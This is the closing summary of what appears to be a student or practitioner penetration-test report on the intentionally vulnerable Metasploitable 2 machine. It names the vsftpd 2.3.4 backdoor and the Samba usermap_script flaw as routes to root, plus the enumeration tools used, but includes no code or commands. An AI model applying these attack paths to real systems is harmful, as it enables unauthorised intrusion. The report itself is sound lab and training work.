Metasploitable 2 was fully compromised via two independent attack paths. The FTP vector exploited the intentional vsftpd 2.3.4 backdoor to obtain a Meterpreter root session with minimal effort. The SMB vector leveraged the Samba 3.0.20 usermap_script vulnerability, identified through methodical enumeration using Nmap scripts, nbtscan, enum4linux, and smbclient, to open a second root command shell. Both exploits required no credentials and succeeded in under minutes, demonstrating the catastrophic impact of running unpatched, end-of-life network services with permissive default configurations.

Report prepared by: Ayman Abdelmonsef